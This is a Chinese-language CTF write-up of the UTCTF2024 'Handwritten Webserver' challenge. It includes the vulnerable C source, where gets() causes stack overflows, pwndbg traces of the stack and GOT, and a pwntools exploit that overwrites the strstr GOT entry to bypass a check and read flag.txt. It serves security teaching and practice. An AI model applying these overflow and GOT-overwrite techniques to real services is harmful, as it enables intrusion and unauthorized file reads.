
UTCTF2024

Handwritten Webserver

题目分析



```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

题目可以直接下载源码

源码 C

```c
#include "stdio.h"
#include "stdlib.h"
#include "string.h"
#include "setjmp.h"
#include "dirent.h"
#include "unistd.h"
#include "fcntl.h"
#include "sys/stat.h"
#include "sys/sendfile.h"

// {METHOD} {PATH} HTTP/1.1\r\n
// {header}: {value}\r\n
// {header}: {value}\r\n
// {header}: {value}\r\n
// \r\n

char *take_until_char(char *s, int *i, char c) {
    //input  idx    空格
    int start = *i;
    for (; s[*i] != c && s[*i] != '\0'; (*i)++);
    s[*i] = '\0';//加上截断符号，再让idx索引值++，标记截断位置
    (*i)++;
    return &s[start];
}
char *take_until_newline(char *s, int *i) {//input index  maybe wrong  连续的\r\n
    int start = *i;
    while (1) {
        char cur = s[*i];
        if (cur == '\r' || cur == '\n' || cur == '\0') break;
        *i += 1;
    }
    int end = *i;
    while (1) {
        char cur = s[*i];
        if (cur != '\r' && cur != '\n') break;
        *i += 1;
    }
    s[end] = '\0';
    *i += 1;
    return &s[start];
}

char *malloc_str(const char *s) {
    return strcpy(malloc(strlen(s) + 1), s);
}
char *malloc_str_len(const char *s, int len) {
    char* buf = malloc(len + 1);
    buf[len] = '\0';
    return strncpy(buf, s, len);
}

char *resolve_path(const char *base, char *path) {
    int len = strlen(path);
    int write = 1;
    int read = 1;
    int seg_start = 1;
    if (path[0] != '/') return NULL;//path 开头必须是/

    int segment_count = 0;
    char **segments = NULL;

    while (1) {
        if (path[read] == '/' || path[read] == '\0') {
            // end of segment; segment = [seg_start, read)
            int seg_len = read - seg_start;
            if (seg_len == 2 && strncmp(&path[seg_start], "..", seg_len) == 0) {
                // remove prev seg
                segment_count = segment_count > 0 ? segment_count - 1 : 0;
                segments = realloc(segments, segment_count * sizeof(char *));
            } else if (seg_len == 1 && strncmp(&path[seg_start], ".", seg_len) == 0) {
                // skip this
            } else {
                // add new seg
                segments = realloc(segments, (segment_count + 1) * sizeof(char*));
                segments[segment_count] = malloc_str_len(&path[seg_start], seg_len);
                // printf("segment: '%s' %d\n", segments[segment_count], seg_len);
                segment_count += 1;
            }

            if (path[read] == '\0') {
                break;
            }
            read += 1;
            seg_start = read;
        } else {
            read += 1;
        }
    }

    int base_len = strlen(base);

    int out_len = 0;
    out_len += base_len;
    for (int i = 0; i < segment_count; i++) {
        out_len += 1 + strlen(segments[i]);
    }
    char *buf_out = malloc(out_len + 1);
    int index = 0;

    memcpy(&buf_out[index], base, base_len);
    index += base_len;

    for (int i = 0; i < segment_count; i++) {
        buf_out[index] = '/';
        index += 1;
        int len = strlen(segments[i]);
        memcpy(&buf_out[index], segments[i], len);
        index += len;
        free(segments[i]);
        segments[i] = NULL;
    }
    free(segments);
    buf_out[index] = '\0';
    return buf_out;
}

extern char *gets(char *s);

struct Header {
    char *name;
    char *value;
};


typedef void (*handler_fn)(char *method, char *path, char *version, int header_count, struct Header *headers, char *data, jmp_buf err);

void debug_handler(char *method, char *path, char *version, int header_count, struct Header *headers, char *data, jmp_buf err) {
    //method, path, version, header_count, headers, data, err
    printf("HTTP/1.1 %d %s\r\n", 403, "Forbidden");
    printf("Content-Type: %s\r\n", "text/html");
    printf("\r\n");

    printf("<body>\n");
    printf("<style>code{background:#EEE;padding:0.1em 0.3em;}</style>\n");

    printf("<h1>Forbidden</h1>\n");

    printf("<h2>Query: <code>%s</code> <code>%s</code> <code>%s</code></h2>\n", method, path, version);
    char *resolved_path = resolve_path("", path);
    printf("<h2>Resolved path: <code>%s</code></h2>\n", resolved_path);
    printf("<ul>\n");
    for (int i = 0; i < header_count; i++) {
        printf("<li><code>%s</code>: <code>%s</code></li>\n", headers[i].name, headers[i].value); // reflected XSS? (html in referrer or other header?)
    }
    printf("</ul></body>\n");
}

void print_error(int code, char* msg) {
    printf("HTTP/1.1 %d %s\r\n", code, msg);
    printf("Content-Type: %s\r\n", "text/html");
    printf("\r\n");

    printf("<!doctype html><html lang='en'>\n");
    printf("<head>\n  <meta charset='utf-8'>\n  <meta name='viewport' content='width=device-width, initial-scale=1'>\n</head>\n");
    printf("<body>\n");
    printf("<h1>Error: %d %s</h1>\n", code, msg);
    printf("</body>\n</html>\n");
}

int ends_with(const char* str, const char* suffix) {
    int str_len = strlen(str);
    int suffix_len = strlen(suffix);
    if (str_len < suffix_len) return 0;
    return strcmp(&str[str_len - suffix_len], suffix) == 0;
}

void fileserv_handler(char *method, char *path, char *version, int _header_count, struct Header *_headers, char *data, jmp_buf err) {
    char *resolved_path = resolve_path("./", path);//路径解析
    if (resolved_path == NULL) {
        print_error(400, "Bad Request");
        return;
    }

    struct stat pstat;

    int fd = open(resolved_path, O_RDONLY);
    if (fd == -1) {
        print_error(404, "Not Found");
        return;
    }

    if (fstat(fd, &pstat) == -1) {
        close(fd);
        print_error(500, "Internal server error");
        return;
    }

    if (S_ISREG(pstat.st_mode)) {
        char* content_type = "text/plain";
        if (ends_with(resolved_path, ".html")) {
            content_type = "text/html";
        }

        printf("HTTP/1.1 %d %s\r\n", 200, "OK");
        printf("Content-Type: %s\r\n", content_type);
        printf("Content-Length: %ld\r\n", pstat.st_size);
        printf("\r\n");

        sendfile(0, fd, NULL, pstat.st_size);
        close(fd);
    } else if (S_ISDIR(pstat.st_mode)) {
        int files_cap = 0;
        int files_len = 0;
        char **files = NULL;

        DIR *dir;
        struct dirent *ent;
        if ((dir = fdopendir(fd)) != NULL) {
            while ((ent = readdir(dir)) != NULL) {
                if (files_len + 1 > files_cap) {
                    int new_cap = files_cap < 4 ? 4 : files_cap * 2;
                    files = realloc(files, sizeof(char*) * new_cap);
                    files_cap = new_cap;
                }
                files[files_len] = malloc_str(ent->d_name);
                files_len += 1;
            }
            closedir(dir);
        } else {
            close(fd);
            longjmp(err, 16);
        }

        for (int i = 0; i < files_len; i++) {
            int min = i;
            for (int j = i + 1; j < files_len; j++) {
                if (strcmp(files[min], files[j]) > 0) {
                    min = j;
                }
            }
            char* tmp = files[i];
            files[i] = files[min];
            files[min] = tmp;
        }

        printf("HTTP/1.1 %d %s\r\n", 200, "OK");
        printf("Content-Type: %s\r\n", "text/html");
        printf("\r\n");

        printf("<body>\n");
        printf("<style>code{background:#EEE;padding:0.1em 0.3em;}</style>\n");
        printf("<h1>Query: <code>%s</code> <code>%s</code> <code>%s</code></h1>\n", method, path, version);
        printf("<h1>Resolved path: <code>%s</code></h1>\n", resolved_path);
        printf("<ul>\n");

        char last_char = path[strlen(path) - 1];
        for (int i = 0; i < files_len; i++) {
            if (last_char == '/') {
                printf("<li><a href=\"%s\">%s</a></li>\n", files[i], files[i]);
            } else {
                printf("<li><a href=\"%s/%s\">%s</a></li>\n", path, files[i], files[i]);
            }
        }

        printf("</ul></body>\n");

    } else {
        close(fd);
        print_error(500, "Internal server error");
        return;
    }
}



int main(int argc, char **argv) {
    int ret = 1;

    int jmp_res;
    jmp_buf err;

    if ((jmp_res = setjmp(err)) != 0) {
        ret = jmp_res;
        goto error;
    }

    char buf[512];

    char *method;
    char *path;
    char *version;

    {
        char *query_line = gets(buf);//溢出
        if (query_line == NULL) longjmp(err, 1);

        int index = 0;//采用空格或者截断符号截断
        method = take_until_char(query_line, &index, ' ');
        path = take_until_char(query_line, &index, ' ');
        version = take_until_newline(query_line, &index);

        method = malloc_str(method);
        path = malloc_str(path);
        version = malloc_str(version);
    }

    if (strcmp(version, "HTTP/1.0") != 0 && strcmp(version, "HTTP/1.1") != 0) longjmp(err, 2);

    int header_count = 0;
    int header_cap = 0;
    struct Header *headers = NULL;
```

有多处栈溢出

第一处

```c
char *query_line = gets(buf);//溢出
if (query_line == NULL) longjmp(err, 1);

int index = 0;//采用空格或者截断符号截断
method = take_until_char(query_line, &index, ' ');
path = take_until_char(query_line, &index, ' ');
version = take_until_newline(query_line, &index);

method = malloc_str(method);
path = malloc_str(path);
version = malloc_str(version);
```

第二处

```c
int header_count = 0;
int header_cap = 0;
struct Header *headers = NULL;
//0x7fffffffde10----0x7fffffffdaf0   offset 0x320
int content_length = 0;

for (;;) {
    char *header_line = gets(buf);//溢出
    if (header_line == NULL) longjmp(err, 1);
    if (strlen(header_line) == 0 || strcmp(header_line, "\r") == 0) break;

    int index = 0;
    char *name = take_until_char(header_line, &index, ':');//以：为分隔符号
    char *value = take_until_newline(header_line, &index);
    name = malloc_str(name);
    value = malloc_str(value);
```

第二处，之前创建了三个变量，都可以劫持

跟踪 `headers` 变量，看这个变量的作用

```c
if (header_count + 1 > header_cap) {
    int new_cap = header_cap < 4 ? 4 : header_cap * 2;
    headers = realloc(headers, sizeof(struct Header) * new_cap);
    header_cap = new_cap;
}
struct Header h;
h.name = name;
h.value = value;
headers[header_count] = h;
header_count += 1;
```

可以看到，正常的流程是给headers分配一个堆空间，然后再将h的内容，写到堆内存中，如果说可以劫持这一块headers，那么就可以实现地址任意写

经过调试，其实并不是那么任意

整体的栈布局


```
addr        var                 offset          comment
low addr    rsp
            ...
            ...
            ...
            buf                 0               base
            ...
            ...
            headers             0x320
            header_cap          0x328
            header_count        0x32c


high addr   rbp
```

got表情况


```
[0x405018] free@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x405020] strcasecmp@GLIBC_2.2.5 -> 0x401040 ◂— endbr64
[0x405028] strncpy@GLIBC_2.2.5 -> 0x401050 ◂— endbr64
[0x405030] strncmp@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
[0x405038] strcpy@GLIBC_2.2.5 -> 0x7ffff7f24cb0 (__strcpy_avx2) ◂— endbr64
[0x405040] puts@GLIBC_2.2.5 -> 0x401080 ◂— endbr64
[0x405048] fread@GLIBC_2.2.5 -> 0x401090 ◂— endbr64
[0x405050] strlen@GLIBC_2.2.5 -> 0x7ffff7f237e0 (__strlen_avx2) ◂— endbr64
[0x405058] printf@GLIBC_2.2.5 -> 0x4010b0 ◂— endbr64
[0x405060] close@GLIBC_2.2.5 -> 0x4010c0 ◂— endbr64
[0x405068] closedir@GLIBC_2.2.5 -> 0x4010d0 ◂— endbr64
[0x405070] _setjmp@GLIBC_2.2.5 -> 0x7ffff7dc81e0 (_setjmp) ◂— endbr64
[0x405078] strcmp@GLIBC_2.2.5 -> 0x7ffff7f1e940 (__strcmp_avx2) ◂— endbr64
[0x405080] strtol@GLIBC_2.2.5 -> 0x401100 ◂— endbr64
[0x405088] memcpy@GLIBC_2.14 -> 0x401110 ◂— endbr64
[0x405090] gets@GLIBC_2.2.5 -> 0x7ffff7e06520 (gets) ◂— endbr64
[0x405098] readdir@GLIBC_2.2.5 -> 0x401130 ◂— endbr64
[0x4050a0] malloc@GLIBC_2.2.5 -> 0x7ffff7e2b0a0 (malloc) ◂— endbr64
[0x4050a8] sendfile@GLIBC_2.2.5 -> 0x401150 ◂— endbr64
[0x4050b0] realloc@GLIBC_2.2.5 -> 0x401160 ◂— endbr64
[0x4050b8] longjmp@GLIBC_2.2.5 -> 0x401170 ◂— endbr64
[0x4050c0] open@GLIBC_2.2.5 -> 0x401180 ◂— endbr64
[0x4050c8] fdopendir@GLIBC_2.4 -> 0x401190 ◂— endbr64
[0x4050d0] exit@GLIBC_2.2.5 -> 0x4011a0 ◂— endbr64
[0x4050d8] fstat@GLIBC_2.33 -> 0x4011b0 ◂— endbr64
[0x4050e0] strstr@GLIBC_2.2.5 -> 0x4011c0 ◂— endbr64
```

下面是h的内容



```
pwndbg> p h
$4 = {
  name = 0x407310 "1",
  value = 0x407330 "1"
}
```

对应着赋值操作，headers其实就是拥有header_count个类型为Header的元素的数组




```
pwndbg> p headers[0]
$5 = {
  name = 0xb000000000004011 <error: Can
  value = 0xc000000000004011 <error: Ca
}
```

这边利用的思路显然是修改got表

这里是16个字节一起赋值，所以想到去使用错位字节

结合上面的got表，可以将 `strstr` 的got修改为 `strtol` 的got


也就是，修改成 `strstr@GLIBC_2.2.5 -> 0x401100 ◂— endbr64`



```
[0x4050e0] strstr@GLIBC_2.2.5 —> 0x401100 ◂— endbr64
pwndbg> x/4gx 0x4050e0-0xf
0x4050d1 <fdopendir@got.plt+1>: 0x0000000000407310      0x0000000000407330
0x4050e1 <strstr@got.plt+1>:    0x0000000000004011      0x0000000000000000
pwndbg> x/4gx 0x4050d0
0x4050d0 <fdopendir@got.plt>:   0x00000000407310a0      0x0000000040733000
0x4050e0 <strstr@got.plt>:      0x0000000000401100      0x0000000000000000
```


这里也就修改成功了

下面就是进入路径解析函数，然后sendfile（但是环境有点小问题，详细后面又说，这里给一个调用的过程）




```
► 0x401c01 <fileserv_handler+74>     call   resolve_path
        rdi: 0x403206 ◂— 0x52206461420002f2e /* './' */
        rsi: 0x4072d0 ◂— '/flag.txt'
        rdx: 0x40000d ◂— 0x1003e0002000000
        rcx: 0x1
```

返回值是




```
*RAX  0x4073b0 ◂— './/flag.txt'
 RBX  0x0
```

进入open函数




```
► 0x401c38 <fileserv_handler+129>     call   open@plt
        file: 0x4073b0 ◂— './/flag.txt'
        oflag: 0x0
        vararg: 0xb
```

fd检测函数




```
► 0x401c6b <fileserv_handler+180>     call   fstat
        fd: 0x3 (/home/flyyy/challenge/UTCTF/flag.txt)
        buf: 0x7fffffffd9f0 ◂— 0x0
```


杂七杂八的函数🙌





```
► 0x401cc4 <fileserv_handler+269>     call   ends_with                            <en
        rdi: 0x4073b0 ◂— './/flag.txt'
        rsi: 0x403240 ◂— 0x4b4f006c6d74682e /* '.html' */
        rdx: 0x7fffffffd9f0 ◂— 0x820
        rcx: 0x7ffff7eac4e9 (__fxstat64+25) ◂— cmp rax, -0x1000 /* 'H=' */
```

接着就是各种打印



```
► 0x401cf0 <fileserv_handler+313>    call   printf@plt
        format: 0x403017 ◂— 'HTTP/1.1 %d %s\r\n'
        vararg: 0xc8
```


```
► 0x401d08 <fileserv_handler+337>    call   printf@plt
        format: 0x403032 ◂— 'Content-Type: %s\r\n'
        vararg: 0x403235 ◂— 'text/plain'
```



```
► 0x401d23 <fileserv_handler+364>    call   printf@plt
        format: 0x403249 ◂— 'Content-Length: %ld\r\n'
        vararg: 0x19
```


```
► 0x401d2f <fileserv_handler+376>    call   puts@plt
        s: 0x403045 ◂— 0x3e79646f623c000d /* '\r' */
```

修改sendfile的fd（这边没法立即显示


```
► 0x401d50 <fileserv_handler+409>    call   sendfile@plt
        out_fd: 0x0
        in_fd: 0x3
        offset: 0x0
        count: 0x19
```


出flag


```
[DEBUG] Received 0x19 bytes:
    b'flag{fake_http_webserver}'
flag{fake_http_webserver}$
```

利用思路


1. path为 `"/flag.txt"`
2. 修改strstr函数的got为strtol函数，绕过check，进入fileserv_handler函数
3. 打开文件，sendfile，拿flag

> 需要注意的是，这题的本地环境是有问题的，详细见下


ghsi10 04/02/2024 9:53 PM
it pass this check... the problem is in the sendfile function

electro 04/02/2024 11:52 PM
Sendfile send the file requested to fd 0, you can breakpoint on sendfile in gdb, set $rdi=1, or use socat to run webserver

经过以上的方法，可以将flag正常打印



```
[DEBUG] Received 0x19 bytes:
    b'flag{fake_http_webserver}'
flag{fake_http_webserver}$
```

exp

```python
from pwn import *
from ctypes import *
import warnings
warnings.filterwarnings("ignore", category=BytesWarning)
context.log_level = "debug"
context(arch='amd64', os='linux')
context.terminal = ['tmux','splitw']

# host = 'guppy.utctf.live'
# port = 5848
file = b'' + b'webserver'
p = process(file)
# p = remote(host,port)
elf = ELF(file)
# libc = ELF('./libc-2.35.so')
# libc = elf.libc

#---------------------------------------------------------------------
s     = lambda       x:  p.send(x)
sa    = lambda     x,y:  p.sendafter(x,y)
sl    = lambda       x:  p.sendline(x)
sla   = lambda     x,y:  p.sendlineafter(x,y)

ru    = lambda     x  :  p.recvuntil(x)
rl    = lambda        :  p.recvline()
lg    = lambda     x,y:  log.success(x + str(hex(y)))
itr   = lambda        :  p.interactive()
a     = lambda        :  gdb.attach(p)
#---------------------------------------------------------------------
# {METHOD} {PATH} HTTP/1.1\r\n
# {header}: {value}\r\n
# {header}: {value}\r\n
# {header}: {value}\r\n
# \r\n

# (char (*)[512]) 0x7fffffffda80

# pwndbg> p &path
# $97 = (char **) 0x7fffffffddb8
# pwndbg> p &method
# $101 = (char **) 0x7fffffffddc0
# pwndbg> p &version
# $102 = (char **) 0x7fffffffddb0
# pwndbg> p &header_count
# $103 = (int *) 0x7fffffffddac
# pwndbg> p &headers
# $105 = (struct Header **) 0x7fffffffdda0


# def query(method,path,version):

#GET /flag.txt HTTP/1.1
# pl = 'GET ' + '/src/ ' + 'HTTP/1.1' + '\r\n'
# s(pl)

# #content-length:2
# pl = 'content-length:2\r'
# # sl(pl)

# # pl = b'a' * 0x20000
# # sl(pl)

# pl = '\r'
# sl(pl)
# gdb.attach(p,'b 285')
# pause()

#0x7fffffffda70  buf
#aaaaaaaaaaaaaa/flag.txtcontent-length:2\r
#GET /flag.txt HTTP/1.1
err = 0
cont = 0
headers = 0
count = 1
version = 0x4072f0
path = 0x407310
method = 0x4072b0
fileret = 0x0000000000402539

pl = b'GET ' + b'/flag.txt ' + b'HTTP/1.1' + b'\r\n'
s(pl)

# /flag.txt:2
# pl = b'/flag.txt:2'
# pl = pl.ljust(0x200,b'\x00') + p64(err)
# pl = pl.ljust(0x310,b'\x00') + p64(cont)
# pl = pl.ljust(0x320,b'\x00') + p64(headers)
# pl = pl.ljust(0x32c,b'\x00') + p32(count)
# pl = pl.ljust(0x330,b'\x00') + p64(version) + p64(path) + p64(method)

# 0x7fffffffdb00 start
```

```python

# 0x7fffffffde50 end

# total 0x350

# 0x7fffffffde28   header_cap   0x328
# 0x7fffffffde2c   header_count 0x32c
# 0x7fffffffde20   headers

headers = b"content-length:1\x00"
payload = headers
payload =  payload.ljust(0x320,b'\x00')
payload += p64(elf.got['strstr']-0xf)
payload += p32(0x10) + p32(0)
payload += b'\r\n'
pause()
s(payload)

pause()
s(b'\r\n')

s(b'a' + b'\n')
a()
itr()
```